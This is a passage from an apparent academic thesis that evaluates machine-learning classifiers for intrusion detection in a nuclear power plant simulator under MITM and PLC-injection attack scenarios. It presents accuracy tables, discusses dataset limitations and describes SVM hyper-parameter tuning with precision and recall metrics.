


Figure 5.10: Box plots for Group 2 of marginally sensitive operational variables under the 3 scenarios

For Scenario 1 there is no clear separation between the data clusters. Furthermore, the sum of the variances explained is approximately 86% for PC1 and 76% for PC2; not ideal as a´replacement for the feature groups. For Scenarios 2 and 3, on the contrary, one can see evident separation between the data clusters; and more so for the Group 1 in relation to Group 2. For these scenarios the sum of the variances is greater than 99% for the Group 1, but around 89% for Scenario 2 and Group 1, and 80% for Scenario 3 and Group 2. These results agree with what was intuitively expected, namely: the stealthier attack of Scenario 1 will be harder to detect by either set of features, since both are little affected in the process. Also, for the Scenarios 2 and 3, the more sensitive variables of Group 1 seems to have greater predictive power. In addition, for these last Scenarios, it is also apparent that the ML algorithms should have no difficulty in separating the data even in the case of Group 2. As such, the application of PCA supports the conclusions already obtained by the previous exploration using Box Plots.

### 5.3.4 Training and Evaluation of Different ML Algorithms

The following Machine Learning algorithms were chosen for evaluation of their relative performance on this intrusion detection problem (all by means of classifiers provided by the Python Scikit-Learn Library): Support Vector Machine (SVM) [58]; Logistic Regression [59]; Random Forest [60]; K-Nearest Neighbors [61], and; Multinomial Naive Bayes [62]. At this stage, and for all of them, the default parameters provided by the library were employed, and no attempt at optimization was undertaken.

The samples were split in two different ways: 1) training and test data split in the proportion of 50%, and 2) cross-validation of the entire dataset split into five folds. Furthermore, as mentioned above, different algorithms may require prior normalization or scaling of the values, or may perform differently depending on whether this process is applied or not. Thus, all training was performed in raw and scaled form (with the exception of the Multinomial Naive Bayes algorithm, which required the normalized form, since its MultinomialNB.fit() Method is unable to take negative values).

Finally, and taking into consideration the fact, also already pondered, that the datasets do not suffer from imbalance, the Accuracy; or the ratio between the number of correct predictions and the total number of samples, was considered a sufficient performance measure for the evaluation of the algorithms.

The results of the training of the algorithms, for the six datasets under consideration, can be seen in the subsequent three Figures in the form of tables; where the algorithms' rows are ordered, from top to bottom, by the best mean score value of the cross validated trainings. Figure 5.11 shows the evaluation of the chosen classifiers for Scenario 1, divided in two tables, from top to bottom, for Group 1 and Group 2. The same arrangement is repeated for Figure 5.12 (Scenario 2) and Figure 5.13 (Scenario 3).


The abbreviation code bellow was adopted for the designation of the table columns:

- "Rank": (1–4) order of best score/accuracy;
- "Classifier": name of ML algorithm;
- "Scaled": (Y or N) scaled or normalized? N means raw data;
- "split_scr": accuracy for split of 50% for the test set;
- "cross_scr(mean)": mean accuracy for 5-fold cross-validation;
- "cross_scr(std_dev)": standard deviation of mean accuracy for 5-fold cross-validation;

To facilitate visual evaluation of the quality of the classifiers, the following color convention was employed for the table cells:

- GREEN - cross_scr(mean) > 0.85 AND cross_scr (std_dev) < 0.1;

- LIGHT ORANGE - 0.75 < cross_scr(mean) < 0.85 AND cross_scr (std_dev) < 0.1;
- DARK ORANGE - 0.65 < cross_scr(mean) < 0.75 OR cross_scr (std_dev) > 0.1;
- RED - 0.50 < cross_scr(mean) < 0.65 for any value of cross_scr (std_dev).


**Evaluation ML Classifiers (Scenario 1 - MITM_S)**

**Group 1**
**(Highly Sensitive Variables)**

| Rank | Classifier | Scaled | split_scr | cross_scr (mean) | cross_scr (std_dev) |
|---|---|---|---|---|---|
| 1 | K-Nearest Neighbors | Y | 0.9219 | 0.8908 | 0.0755 |
| 1 | Multinomial Naive Bayes | Y | 0.7487 | 0.8908 | 0.0767 |
| 1 | Support Vector Machine (SVM) | Y | 0.8909 | 0.8807 | 0.0912 |
| 2 | Multinomial Naive Bayes | N | 0.4955 | 0.7777 | 0.0241 |
| 3 | Random Forest | N | 0.9810 | 0.7952 | 0.2625 |
| 3 | Random Forest | Y | 0.4955 | 0.7882 | 0.2505 |
| 3 | Logistic Regression | Y | 0.8208 | 0.7352 | 0.1188 |
| 4 | K-Nearest Neighbors | N | 0.9379 | 0.6009 | 0.1001 |
| 4 | Support Vector Machine (SVM) | N | 0.4955 | 0.5008 | 0.0006 |
| 4 | Logistic Regression | N | 0.4955 | 0.5008 | 0.0006 |

**Group 2**
**(Marginally Sensitive Variables)**


| Rank | Classifier | Scaled | split_scr | cross_scr (mean) | cross_scr (std_dev) |
|---|---|---|---|---|---|
| 1 | K-Nearest Neighbors | Y | 0.8919 | 0.8783 | 0.0634 |
| 1 | Multinomial Naive Bayes | Y | 0.7327 | 0.8603 | 0.0761 |
| 2 | Support Vector Machine (SVM) | Y | 0.8929 | 0.8367 | 0.0632 |
| 2 | Logistic Regression | Y | 0.8118 | 0.7561 | 0.0946 |
| 3 | K-Nearest Neighbors | N | 0.951 | 0.8458 | 0.1831 |
| 3 | Random Forest | N | 0.9800 | 0.8318 | 0.1970 |
| 3 | Random Forest | Y | 0.4885 | 0.8318 | 0.178 |
| 4 | Logistic Regression | N | 0.6386 | 0.6397 | 0.1967 |
| 4 | Multinomial Naive Bayes | N | 0.6376 | 0.6372 | 0.1959 |
| 4 | Support Vector Machine (SVM) | N | 0.4885 | 0.4992 | 0.0006 |

Figure 5.11: Evaluation of diverse ML Classifiers for Scenario 1 (Reconnaissance MITM Attack)

As can be seen from tables, the performance of the algorithms in Scenario 1 shows mixed results. Still, for Group 1, it was possible to achieve cross-validation accuracies higher than 88% in the case of the K-Nearest Neighbors, Multinomial Naive Bayes and Support Vector Machine (SVM) algorithms; and, for Group 2, accuracies higher than 86% in the case of the K-Nearest Neighbors and Multinomial Naive Bayes.

A different situation is revealed for Scenarios 2 and 3, where all algorithms, under some category of data preparation (raw, scaled or normalized), were able to achieve perfect accuracy in the task of distinguishing the representative data of the normal and under cyber-attack situations.

Although the goal of this study is only to suggest and exemplify the possibility of using machine learning to develop IDS from the datasets generated by the proposed testbed, it is important to state some general caveats concerning the strategy adopted. We estimate that the success demonstrated by the algorithms in detecting cyber-attacks consisting of PLC injection with masking may be less related to their intrinsic characteristics, and more to those of the datasets. This is due to the fact that the values of the variables, in the normal and under attack situations, were extracted during the steady state operation of the nuclear power


**Evaluation ML Classifiers (Scenario 2 - PLC_S)**

**Group 1**
**(Highly Sensitive Variables)**

| Rank | Classifier | Scaled | split_scr | cross_scr (mean) | cross_scr (std_dev) |
|---|---|---|---|---|---|
| 1 | Support Vector Machine (SVM) | N | 1.0000 | 1.0000 | 0.0000 |
| 1 | Support Vector Machine (SVM) | Y | 1.0000 | 1.0000 | 0.0000 |
| 1 | Logistic Regression | N | 1.0000 | 1.0000 | 0.0000 |
| 1 | Logistic Regression | Y | 1.0000 | 1.0000 | 0.0000 |
| 1 | Random Forest | N | 1.0000 | 1.0000 | 0.0000 |
| 1 | Random Forest | Y | 1.0000 | 1.0000 | 0.0000 |
| 1 | K-Nearest Neighbors | N | 1.0000 | 1.0000 | 0.0000 |
| 1 | K-Nearest Neighbors | Y | 1.0000 | 1.0000 | 0.0000 |
| 1 | Multinomial Naive Bayes | N | 1.0000 | 1.0000 | 0.0000 |
| 1 | Multinomial Naive Bayes | Y | 1.0000 | 1.0000 | 0.0000 |

**Group 2**
**(Marginally Sensitive Variables)**

| Rank | Classifier | Scaled | split_scr | cross_scr (mean) | cross_scr (std_dev) |
|---|---|---|---|---|---|
| 1 | Support Vector Machine (SVM) | Y | 1.0000 | 1.0000 | 0.0000 |
| 1 | Logistic Regression | Y | 1.0000 | 1.0000 | 0.0000 |
| 1 | Random Forest | N | 1.0000 | 1.0000 | 0.0000 |
| 1 | Random Forest | Y | 1.0000 | 1.0000 | 0.0000 |
| 1 | K-Nearest Neighbors | Y | 1.0000 | 1.0000 | 0.0000 |
| 1 | Multinomial Naive Bayes | Y | 1.0000 | 1.0000 | 0.0000 |
| 1 | Multinomial Naive Bayes | N | 0.4855 | 0.9955 | 0.0025 |
| 4 | K-Nearest Neighbors | N | 0.9950 | 0.5650 | 0.1831 |
| 4 | Support Vector Machine (SVM) | N | 0.4855 | 0.5008 | 0.0006 |
| 4 | Logistic Regression | N | 0.4855 | 0.5008 | 0.0006 |


Figure 5.12: Evaluation of diverse ML Classifiers for Scenario 2 (PLC Injection and Simple Masking)

plant simulator, at 100% power output. As a consequence, a detectable and fixed gap is created between the normal and under attack values that makes their numerical distinction trivial by automatic mechanisms. This effect was already guessed by the initial exploration of the datasets and would dispense with the use of ML, which could be replaced by a simpler system based in rules and nominal operating ranges.

To make the part of the datasets representing the normal operation of the NPP more realistic, it would be possible to consider several operating levels, for variables controlled by the operators, and their respective transients, as in [14]. However, due to the continuous nature of the simulated variables, there are no theoretical limits to the granularity that could be obtained, which would in turn demand adaptation for specific peculiarities of the NPP under consideration and could require huge amounts of samples. This reveals an important limit of supervised learning for IDS development; another being the determinant character imprinted on the dataset by the cyber-attacks employed and the practical impossibility of simulating all their potential types and variations; among others constraints. Accordingly, different approaches have emerged aimed at developing IDS from other machine learning paradigms; such as unsupervised learning [14, 17]. These alternative possibilities are not part of this study.

### 5.3.5 Optimization of the Support Vector Machine (SVM) Classifier

To demonstrate how the above results could be optimized, we have applied the process known as hyper-parameter tuning. In essence, it consists in automatically testing various parameter values allowed by the


**Evaluation ML Classifiers (Scenario 3 - PLC_C)**

**Group 1**
**(Highly Sensitive Variables)**

| Rank | Classifier | Scaled | split_scr | cross_scr (mean) | cross_scr (std_dev) |
|---|---|---|---|---|---|
| 1 | Support Vector Machine (SVM) | N | 1.0000 | 1.0000 | 0.0000 |
| 1 | Support Vector Machine (SVM) | Y | 1.0000 | 1.0000 | 0.0000 |
| 1 | Logistic Regression | N | 1.0000 | 1.0000 | 0.0000 |
| 1 | Logistic Regression | Y | 1.0000 | 1.0000 | 0.0000 |
| 1 | Random Forest | N | 1.0000 | 1.0000 | 0.0000 |
| 1 | Random Forest | Y | 1.0000 | 1.0000 | 0.0000 |
| 1 | K-Nearest Neighbors | N | 1.0000 | 1.0000 | 0.0000 |
| 1 | K-Nearest Neighbors | Y | 1.0000 | 1.0000 | 0.0000 |
| 1 | Multinomial Naive Bayes | N | 1.0000 | 1.0000 | 0.0000 |
| 1 | Multinomial Naive Bayes | Y | 1.0000 | 1.0000 | 0.0000 |

**Group 2**
**(Marginally Sensitive Variables)**

| Rank | Classifier | Scaled | split_scr | cross_scr (mean) | cross_scr (std_dev) |
|---|---|---|---|---|---|
| 1 | Support Vector Machine (SVM) | Y | 1.0000 | 1.0000 | 0.0000 |
| 1 | Logistic Regression | Y | 1.0000 | 1.0000 | 0.0000 |
| 1 | Random Forest | N | 1.0000 | 1.0000 | 0.0000 |
| 1 | Random Forest | Y | 1.0000 | 1.0000 | 0.0000 |
| 1 | K-Nearest Neighbors | Y | 1.0000 | 1.0000 | 0.0000 |
| 1 | Multinomial Naive Bayes | Y | 1.0000 | 1.0000 | 0.0000 |
| 3 | Logistic Regression | N | 0.7578 | 0.6910 | 0.2353 |
| 4 | Multinomial Naive Bayes | N | 0.6196 | 0.6347 | 0.1945 |
| 4 | K-Nearest Neighbors | N | 0.9980 | 0.5713 | 0.0643 |
| 4 | Support Vector Machine (SVM) | N | 0.4875 | 0.5008 | 0.0006 |

Figure 5.13: Evaluation of diverse ML Classifiers for Scenario 3 (PLC Injection and Double Masking)

classifier and obtaining a score in each case. At the end, it returns the set of parameter values, within the tested range, that achieved the highest score.

We restricted ourselves to Scenario 1, the simple MITM-based recognition attack; since it was the only one to present any classification challenge for the various algorithms trained by the two different groups of detection features (Group 1 - Highly Sensitive Variables and Group 2 - Marginally Sensitive Variables).

In addition, only one of the top-ranked algorithms of the previous section was chosen for the experiment: the Support Vector Machine (SVM) Classifier. Broadly speaking, it works as follows: the set of input training vectors, each associated with a binary classification value, are remapped into a higher dimensional (and potentially infinite) feature space by the so-called Kernel function. In this new space a linear hyperplane is found that can separate the data clusters representing the two classes. This is done by maximizing the separation margin defined by a subset of points called Support Vectors. By virtue of its properties, we consider this algorithm appropriate for classifying datasets that describe settings such as the ones we have been dealing with, namely: supervised learning and anomaly detection modeled as a binary classification problem (learning strategy); features based on continuous variables dependent on each other and expressing non-linearities in their mutual relationship (dataset properties), and; possibility of obtaining good results from relatively few samples (operational facilities) [63, 64, 65].

RandomizedSearchCV [66] was the Scikit-Learn method used to tune the hyper-parameters of the SVM. It is similar to the most widely used GridSearchCV method [67], but, unlike the latter, it does not implement an exhaustive search on possible parameter values. Instead, it chooses values randomly from a supplied distribution function. This allows the setting of a budget criterion (n_iter) which improves the overall efficiency. This advantage is welcomed in view of the intensive computational resources required to perform this operation. In this regard, another tool employed to reduce processing time was the parallelization of processes and threads related to hyper-parameter tuning, via the Joblib Python library [68].

For the specific task of optimizing the SVM, the standard kernel was maintained; 'rbf' (Radial Basis Function). It is considered suitable for handling non-linear distributions of the training vectors, as long as the amount of input samples and features does not exceed a few thousands.

The two parameters to be optimized were "C" and "gamma". "C" acts as a regularization parameter; smaller values increase the margin of the decision function and increase the generalization power at the cost of lower accuracy, and vice versa. "gamma" determines how far the influence of a single data point reaches; too high values induce overfitting, and too low render the model unable to capture the complexity of the data [69]. The random distribution functions used to test various values of the "C" and "gamma" parameters were extracted from the statistics set provided by the Python SciPy library (arcsine [70]; expon [71]). It should be noted that capturing the best ratio between these two parameters manually is very difficult. Their default values (C=1.0; gamma='scale') give good results in most cases, but in general it is possible to improve the performance of the algorithm by choosing values more suitable to the specific problem one want to tackle.

To measure the eventual improvement in SVM performance, due to the optimization, we followed these steps: 1) split the dataset with 20% reserved for the test set; 2) train the initial SVM model with the default parameters, use the trained model to create predictions from the test set, and generate the "Before" Confusion Matrix and Classification Report; 3) use the RandomizedSearchCV method to find the best combination of the "C" and "gamma" parameters; 4) train the optimized SVM model with the parameters found by RandomizedSearchCV, use the new trained model to create predictions from the test set, and generate the "After" Confusion Matrix and Classification Report; 5) compare the "Before" and "After" Confusion Matrices and Optimization Classification Reports.

The Confusion Matrix is defined so that the value of one of its elements is equal to the number of observations known to be in the group represented by its row index, and predicted to be in the group represented by its column index [72]. This can be seen more clearly by means of the diagram depicted in Figure 5.14. From its elements it is possible to extract, besides Accuracy, other important measures for evaluating the performance of ML models, which are: Precision; Recall; and F1-Score. The classification_report function from Scikit-Learn was used to generate Classification Reports containing all of these measures, for each of the Positive and Negative Classes [73]. Additionally, it includes the following measures: "macro average" (unweighted mean per label), and; "weighted average" (support-weigthed mean per label, to account for class imbalance) [74].

"Precision", for the Positive Class, is calculated by the ratio of True Positives to the total of Positive predictions [(True Positives)/(True Positives + False Positives)]. It is an useful measure to maximize when the cost of False Positives is high. "Recall", for the Positive Class, is calculated by the ratio True Positives to the total of Actual Positives [(True Positives)/(True Positives + False Negatives)]. It is an useful measure to maximize when the cost of False Negatives is high. A more balanced measure, which tries to take into account the simultaneous influence of "Precision" and "Recall", is the harmonic mean of these, known





Figure 5.14: Confusion Matrix Diagram

as "F1-Score" [2 x (Precision x Recall) / (Precision + Recall), where Precision and Recall are taken with reference to the Positive Class]. The "F1-Score" is also indicated for cases where there is an imbalance in the distribution of classes. This situation is common in industrial cybersecurity studies, but has been avoided in our work by the generation of "under attack" class data in quantities equivalent to "normal operation" class data; as already mentioned. Taken together, these evaluation measures help to compose a more informative picture about the Classifier performance; than otherwise would be obtained by relying on Accuracy alone.

The following pictures describe the results obtained (Confusion Matrices and Classification Reports) by the SVM optimization done by RandomizedSearchCV for Group 1 (Figure 5.15) and Group 2 (Figure 5.15). For the Positive Class (lines labeled with "1" in the Classification Reports), it can be seen that the optimization has yielded significant improvement in "Precision"; and more markedly so for Group 1 (from 0.88 to 0.98) than for Group 2 (from 0.92 to 0.96). At the same time this came at the cost of slightly decreasing the "Recall" value in the case of Group 1 (from 0.88 to 0.84); and of keeping it in the case of Group 2 (remained at 0.81). From the standpoint of the more balanced measure, the "F1-Score", there was slight improvement for Group 1 (from 0.88 to 0.91) and Group 2 (from 0.86 to 0.88). This result was expected due to the scoring parameter passed to the RandomizedSearchCV method ('f1_macro'). If desired, other metrics can be privileged instead [75]. From the point of view of IDS development, it is worth discussing which of these measures would be the most interesting to optimize. For non-critical industrial subsystems, such as the Condenser Cooling Pump (CCP) subjected to the cyber-attacks in our study, the costs associated with False Positives are high. So it might be more interesting to maximize the "Precision". On the other hand, for critical subsystems, such as the Reactor Core (RX), the most important goal is to prevent False Negatives. In this last case, one would maximize the "Recall".

